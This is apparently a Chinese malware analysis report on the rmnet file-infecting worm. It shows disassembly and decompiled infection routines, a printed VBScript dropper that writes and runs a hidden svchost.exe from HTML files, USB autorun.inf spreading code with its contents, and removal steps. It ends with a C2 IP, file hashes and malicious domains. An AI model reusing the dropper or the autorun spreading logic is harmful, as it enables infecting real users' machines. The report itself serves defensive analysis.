.rmnet:00442570 dd 9571A707h, 943EAF44h, 0C87E09A9h, 0ACB0B882h, 79B99E1h
.rmnet:00442570 dd 459571A7h, 0A9943EAFh, 82C87E09h, 0E1ACB0B8h, 0A7079B99h
.rmnet:00442570 dd 0AF459571h, 9A9943Eh, 0B882C87Eh, 99E1ACB0h, 71A7079Bh
.rmnet:00442570 dd 3EAF4595h, 7E09A994h, 0B0B882C8h, 9B99E1ACb, 9571A707h
.rmnet:00442570 dd 943EAF45h, 0C87E09A9h, 0ACB0B882h, 79B99E1h, 459571A7h
.rmnet:00442570 dd 0A9943EAFh, 82C87E09h, 0E1ACB0B8h, 0A7079B99h, 0AF459571h
.rmnet:00442570 dd 9A9943Eh, 0B882C87Eh, 99E1ACB0h, 71A7079Bh, 3EAF4595h
.rmnet:00442570 dd 7E09A994h, 0B0B882C8h, 9B99E1ACb, 9571A707h, 943EAF45h
.rmnet:00442570 dd 0C87E09A9h, 0ACB0B882h, 79B99E1h, 459571A7h, 0A9943EAFh
.rmnet:00442570 dd 82C87E09h, 0E1ACB0B8h, 0A7079B99h, 0AF459571h, 59A9943Eh
.rmnet:00442570 dd 0F482C83Bh, 25E1A8B1h, 71E0B6E7h, 3EAF4595h, 9E09A994h
.rmnet:00442570 dd 0B8B98DC8h, 9B9DE6ADh, 9571A7E7h, 943EAF55h, 937E0849h
.rmnet:00442570 dd 0ACB0B8AEh, 79B9811h, 45957377h, 0A9947EAFh, 82C87E19h
.rmnet:00442570 dd 0EBACB0BAh, 0AF079B99h, 0AB459471h, 9A9943Eh, 0B882C87Eh
.rmnet:00442570 dd 99E1AE40h, 71A7079Fh, 3CAF4595h, 7E09A994h, 0B0B892C8h
.rmnet:00442570 dd 9B99E1BCb, 9571B707h, 943EAF55h, 0D87E09A9h, 0ACB0B882h
.rmnet:00442570 dd 79B99E1h, 919571A7h, 95943C4Fh, 82C87E09h, 9ACB268h
.rmnet:00442570 dd 0A7079B9Dh, 0AF459571h, 9A9943Eh, 0B882C87Eh, 99E1ACB0h
.rmnet:00442570 dd 71A7079Bh, 3EAF4595h, 7E09A994h, 0B0B882C8h, 9B99E1ACb
.rmnet:00442570 dd 9571A707h, 943EAF45h, 0C87E09A9h, 0ACB0B882h, 79B99E1h
.rmnet:00442570 dd 459571A7h, 0A9943EAFh, 82C87E09h, 0E1ACB0B8h, 0A7079B99h

```

```

rnnnet:00442309                                     ; start+5Afj ...
rnnnet:00442309      mov     eax, [ebp+2001724Ch]
rnnnet:0044230F      sub     eax, [ebp+20017254h]
rnnnet:00442315      mov     [esp+20h+var_4], eax
rnnnet:00442319      popa
rnnnet:0044231A      jmp     eax
rnnnet:0044231A      start
rnnnet:0044231A      endp
rnnnet:0044231A      ; -----
rnnnet:0044231C      dd 2 dup(0)
rnnnet:00442324      dword_442324
rnnnet:00442324      dd 6, 2212Fh, 11EDCh, 11F88h, 14h, 0E1999B5Fh, 82B8B0ACh

```

- 1) 修复浏览器进程的 Hook，终止恶意线程
- 2) 修复文件 OEP，将感染后文件的 OEP 修改成原宿主文件入口点 OEP
- 3) 遍历所有 EXE 和 DLL 的节区表，将受感染文件的.rmnet 节区全部删除

检查文件最后 9 个字符是否为</SCRIPT>以确认是否被感染过，如果未被感染，则向尾部写入一段 HTML 代码，该 HTML 代码在之前已经生成，HTML 代码如下，其中 WriteData 的值是病毒源程序的二进制数据。

```
.data:1000A586 ; CHAR aScript[]
.data:1000A586 aScript db '\<SCRIPT>',0 ; DATA XREF: sub_100069DD+70↑o
.data:1000A590 aScriptLanguage db '<SCRIPT Language=VBScript><!--',0Dh,0Ah ; DATA XREF: sub_1000749F+A3↑o
.data:1000A590 db 'DropFileName = "svchost.exe"',0Dh,0Ah
.data:1000A590 db 'WriteData = ""',0Dh,0Ah
.data:1000A590 db 'Set FSO = CreateObject("Scripting.FileSystemObject")',0Dh,0Ah
.data:1000A590 db 'DropPath = FSO.GetSpecialFolder(2) & "\\ & DropFileName',0Dh,0Ah
.data:1000A590 db 'If FSO.FileExists(DropPath)=False Then',0Dh,0Ah
.data:1000A590 db 'Set FileObj = FSO.CreateTextFile(DropPath, True)',0Dh,0Ah
.data:1000A590 db 'For i = 1 To Len(WriteData) Step 2',0Dh,0Ah
.data:1000A590 db 'FileObj.Write Chr(CLng("&H" & Mid(WriteData,i,2)))',0Dh,0Ah
.data:1000A590 db 'Next',0Dh,0Ah
.data:1000A590 db 'FileObj.Close',0Dh,0Ah
.data:1000A590 db 'End If',0Dh,0Ah
.data:1000A590 db 'Set WSHshell = CreateObject("WScript.Shell")',0Dh,0Ah
.data:1000A590 db 'WSHshell.Run DropPath, 0',0Dh,0Ah
.data:1000A590 db '!--></SCRIPT>RnN',0
```

[illegible]

>> 实现感染的代码

```

HANDLE __stdcall InfectHTML_100069DD(LPCSTR lpFileName, LPCVOID lpBuffer, DWORD nNumberOfBytesToWrite)
{
    HANDLE result; // eax@1
    DWORD v4; // eax@2
    char Buffer[10]; // [sp+2h] [bp-12h]@3
    DWORD NumberOfBytesRead; // [sp+Ch] [bp-8h]@3
    HANDLE hFile; // [sp+10h] [bp-4h]@2

    result = CreateFileA(lpFileName, 0xC0000000, 3u, 0, 3u, 0x80u, 0); // HZ、读写、共享读写、NULL、已存在的文件、Normal、NULL
    if ( result != (HANDLE)-1 )
    {
        hFile = result;
        v4 = GetFileSize(result, 0); // 获取文件大小
        if ( v4 > 9 )
        {
            SetFilePointer(hFile, v4 - 9, 0, 0); // 移动文件内容指针到倒数第9个字节
            ReadFile(hFile, Buffer, 9u, &NumberOfBytesRead, 0); // 读取9个字节
            Buffer[NumberOfBytesRead] = 0;
            if ( !strcmp(Buffer, aScript) ) // 如果内容为</SCRIPT>
            {
                SetFilePointer(hFile, 0, 0, 2u);
                WriteFile(hFile, lpBuffer, nNumberOfBytesToWrite, &NumberOfBytesRead, 0); // 插入HTML代码段
            }
        }
        result = (HANDLE)CloseHandle(hFile);
    }
    return result;
}

```

>> 如何执行

VB 脚本的逻辑是创建一个 svchost.exe 文件，然后把 WriteData 的值两个两个地取出转换为 16 进制数据写入 svchost.exe 文件，最后通过 WScript.Shell 来执行该文件。从而达到从 HTML 文件开始感染其它文件的目的。

>> 查杀思路

遍历所有 htm 和 html 文件，匹配“DropFileName”、“4D5A90”、“DropPath”三处字符串，一旦匹配则删除最近的一对<SCRIPT>和</SCRIPT>中间的代码。

>> 感染线程二：10006EC2

```

void __stdcall __noreturn sub_10006EC2(LPCVOID lpThreadParameter)
{
    CHAR *i; // esi@1
    CHAR Buffer; // [sp+0h] [bp-200h]@1

    while ( 1 )
    {
        GetLogicalDriveStringsA(0x200u, &Buffer); // 获取所有驱动器的根路径
        for ( i = &Buffer; *i; i += strlen_2001103E(i) + 1 )
        {
            if ( GetDiskFreeSpace_10006106(i) == 1 && GetDriveTypeA(i) == 2 && !makeAutorun_inf_10006AD1(i) ) // 如果是软盘 (U盘)，则生成一个autorun.inf文件
                MakeAutorun_infMakeOrder_100068AF(i); // 生成autorun.inf文件，添加命令，写入病毒源文件的数据，实现U盘自启动执行样本
        }
        Sleep(10000u); // 10s
    }

    CreateDirectoryA(String1, 0);
    SetFileAttributesA(String1, 2u); // 设置隐藏
    lstrcatA(String1, &v12); // 拼接路径+序列号
    lstrcatA(String1, a_exe); // C:\RECYCLER\序列号\MNUKIWpY.exe
    v1 = lstrlenA(lpString);
    result = (CHAR *)GlobalAlloc(0, v1 * v1 + 152);
    if ( result )
    {
        v10 = result;
        wsprintfA(result, aAutorunAction0, lpString, lpString, lpString); // 拼接命令
        if ( CreateFile_100024E5((int)&unk_1000A4F4, String1, 2u) ) // 创建文件
            创建 autorun.inf 文件
    }
}

```



```

makeAString_10006705((int)&String2);          // 生成一个类似序列号的字符串
make8Chars_1000668E(&v12, 8);                // 生成MNUKIWPY字符串
v13 = 0;
lstrcpyA(String1, lpString2);
lstrlenA_100061AD(String1);
lpString = &String1[lstrlenA(String1)];
lstrcatA(String1, RECYCLER);                  // 得到C:\RECYCLER
lstrlenA_100061AD(String1);
CreateDirectoryA(String1, 0);                 // 创建C:\RECYCLER\目录
SetFileAttributesA(String1, 2u);
lstrcatA(String1, &String2);
lstrlenA_100061AD(String1);
CreateDirectoryA(String1, 0);
SetFileAttributesA(String1, 2u);             // 设置隐藏
lstrcatA(String1, &v12);                     // 拼接路径+序列号
lstrcatA(String1, a_exe);                    // C:\RECYCLER\序列号\MNUKIWPY.exe
v1 = lstrlenA(lpString);
result = (CHAR *)GlobalAlloc(0, v1 * v1 + 152);
if ( result )
{
    v10 = result;
    wsprintfA(result, aAutorunAction0, lpString, lpString, lpString); // 拼接命令
    if ( CreateFile_100024E5((int)&unk_1000A4F4, String1, 2u) ) // 创建文件
    {
        lstrcpyA(String1, lpString2);
        lstrlenA_100061AD(String1);
        lstrcatA(String1, aAutorun_inf);
        SetFileAttributesA(String1, 0x80u);
        v3 = CreateFileA(String1, 0x40000000u, 2u, 0, 2u, 0x27u, 0);
        if ( v3 != (HANDLE)-1 )
        {
            hFile = v3;
            WriteFile(v3, &UBScript[482], 3u, &NumberOFBytesWritten, 0); // 写入病毒源文件自身的PE数据
            dwBytes = sub_10007FC0(0xFA0u) + 4000;

```

10006C68	E8 40F5FFFF	call thisr.100061AD	
10006C6D	6A 00	push 0x0	pSecurity = NULL
10006C6F	8D85 BCF8FFF	lea eax,[local.465]	Path = "C:\RECYCLER\S-3-1-44-8507651700-402
10006C75	50	push eax	CreateDirectoryA
10006C76	E8 35110000	call <jmp.&kernel32.CreateDirectoryA>	FileAttributes = HIDDEN
10006C7B	6A 02	push 0x2	FileName = "C:\RECYCLER\S-3-1-44-8507651700
10006C7D	8D85 BCF8FFF	lea eax,[local.465]	SetFileAttributesA
10006C83	50	push eax	StringToAdd = "C:\RECYCLER\S-3-1-44-8507651
10006C84	E8 47120000	call <jmp.&kernel32.SetFileAttributesA>	ConcatString = "C:\RECYCLER\S-3-1-44-850765
10006C89	8D85 BCF8FFF	lea eax,[local.209]	lstrcatA
10006C8F	50	push eax	StringToAdd = ".exe"
10006C90	8D85 BCF8FFF	lea eax,[local.465]	ConcatString = "C:\RECYCLER\S-3-1-44-850765
10006C96	50	push eax	lstrcatA
10006C97	E8 5E120000	call <jmp.&kernel32.lstrcatA>	String = "RECYCLER\S-3-1-44-8507651700-402
10006C9C	68 8BA70010	push thisr.1000A78B	lstrlenA
10006CA1	8D85 BCF8FFF	lea eax,[local.465]	
10006CA7	50	push eax	
10006CA8	E8 4D120000	call <jmp.&kernel32.lstrcatA>	
10006CAD	FFB5 B0F8FFF	push [local.468]	
10006CB3	E8 60120000	call <jmp.&kernel32.lstrlenA>	
10006CB8	BB 02000000	mov ebx,0x2	
10006CBD	F7E0	mul eax	
10006CBF	05 98000000	add eax,0x98	

堆栈 ss:[0012F2D4]=0012F2E3, (ASCII "RECYCLER\S-3-1-44-8507651700-4021670112-460024702-0631\MNUKIWPY.exe")

10006E98	> FFB5 B0F8FFF	push [local.466]	hMem = 002CA378
10006E9E	E8 CD0F0000	call <jmp.&kernel32.GlobalFree>	GlobalFree
10006EA3	> 5E	pop esi	002CA378
10006EA4	C9	leave	
10006EA5	C2 0400	retn 0x4	
10006EA8	55	push ebp	
10006EA9	8BEC	mov ebp,esp	
10006EAB	51	push ecx	

堆栈 ss:[0012F2D0]=002CA378, (ASCII "[autorun]\r\naction=Open\r\nicon=%WinDir%\system32\shell32.dll
跳转来自 10006D14, 10006D75

地址	ASCII 数据	0012F2C0	002CA378
002CA378	[autorun]..action=Open..icon=%WinDir%\system32\shell32.dll,4..sh	0012F2C4	0012FA34
002CA3B8	ellexecute=.\RECYCLER\S-3-1-44-8507651700-4021670112-460024702-0	0012F2C8	006E0075
002CA3F8	631\MNUKIWPY.exe..shell\explore\command=.\RECYCLER\S-3-1-44-8507	0012F2CC	00690020
002CA438	651700-4021670112-460024702-0631\MNUKIWPY.exe..USEAUTOPLAY=1..sh	0012F2D0	00660060
002CA478	ell\Open\command=.\RECYCLER\S-3-1-44-8507651700-4021670112-46002	0012F2D4	0012F2E3
002CA4B8	4702-0631\MNUKIWPY.exe ==	0012F2D8	00000000

>> 如下为 autorun.inf 中添加的内容。

插入的代码实现了自动播放，当 U 盘插入电脑之后，会自动执行创建的 ghYbOeHf.exe 程序，ghYbOeHf.exe 就是病毒源程序。

```
shark.html Stars.htm AUTORUN.INF
[autorun]
action=Open
icon=%WinDir%\system32\shell32.dll,4
shellexecute=.\\RECYCLER\\S-0-7-45-8808527661-5665125701-805876443-1681SYNStw\\ghYbOeHf.exe
shell\\explore\\command=.\\RECYCLER\\S-0-7-45-8808527661-5665125701-805876443-1681SYNStw\\ghYbOeHf.exe
USEAUTOPLAY=1
shell\\Open\\command=.\\RECYCLER\\S-0-7-45-8808527661-5665125701-805876443-1681SYNStw\\ghYbOeHf.exe
```


>> 查杀思路

新建批处理文件写入下列代码，执行即可删除 autorun 文件。

```
@echo on
taskkill /im explorer.exe /f
taskkill /im w.exe
start reg add HKCU\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Explorer\\Advanced /v ShowSuperHidden /t REG_DWORD /d 1 /f
start reg import kill.reg
del c: \\autorun.* /f /q /as
del %SYSTEMROOT%\\system32\\autorun.* /f /q /as
del d: \\autorun.* /f /q /as
del e: \\autorun.* /f /q /as
del f: \\autorun.* /f /q /as
del g: \\autorun.* /f /q /as
del h: \\autorun.* /f /q /as
del i: \\autorun.* /f /q /as
del j: \\autorun.* /f /q /as
del k: \\autorun.* /f /q /as
del l: \\autorun.* /f /q /as
start explorer.exe
```

六、样本溯源

结合样本的动态行为以及静态逆向分析，确定该病毒为经典的 rmnet 感染型蠕虫病毒，能够感染用户本地磁盘以及移动磁盘。与病毒进行通信的 IP 为 72.26.218.76，经查询归属地为荷兰，该 IP 被检测到与大量恶意样本相关联。



相关恶意文件信息

文件名	大小	MD5
Light Sensor	923648 bytes	991b8e3bd1895f33daf57d433b4a7780
YOUR FILE IS READY TO DOWNLOAD-85DB59D1BA.EXE	2404352 bytes	b4fdf816be559597cbdc5bdb52aea44d
KING.EXE	2973696 bytes	a88a4edb6262ccd29a1850d001bd860c

ECHOZY CFG-7C62A3B959.EXE	2682880 bytes	ee590ef1db1891d45968942a970a89c5
SYSTEM.EXE.STARTUP	525824 bytes	36ad1c1f3f5107d77e8781238b3b6362
EVEREST_DISKBENCH.DLL	386048 bytes	6d5e4797d3bdf93349aff47b8ef25813
CFLauncher.exe	274778 bytes	638f703ca1e4a44c070173ba036f3c61
UNINSHS.EXE	83968 bytes	5c41ca17b417274e09c81cb0b7c331d5

相关恶意域名

http://dameiuoflkwlswiqxcj.com/
http://fget-career.com/
http://bjvsjkday.com/
http://bheabfdfug.com/gate02.php
http://blrrebac.com/
http://iyigcluu.com/
http://notalyyj.com/gate02.php
http://ryrtufoxaysro.com/

七、总结

木马的特点在于感染大量文件来实现自身的长久驻留,同时将恶意代码注入浏览器进程来执行能够欺骗普通用户以及隐藏自身。样本在分析时的难点在于动态附加被注入的浏览器进程以准确调试各个线程的功能。

提醒用户安装正规厂商的杀毒软件,不要随意下载和执行来历不明的文件,定期杀毒以及更新病毒库,重视自身的数据安全。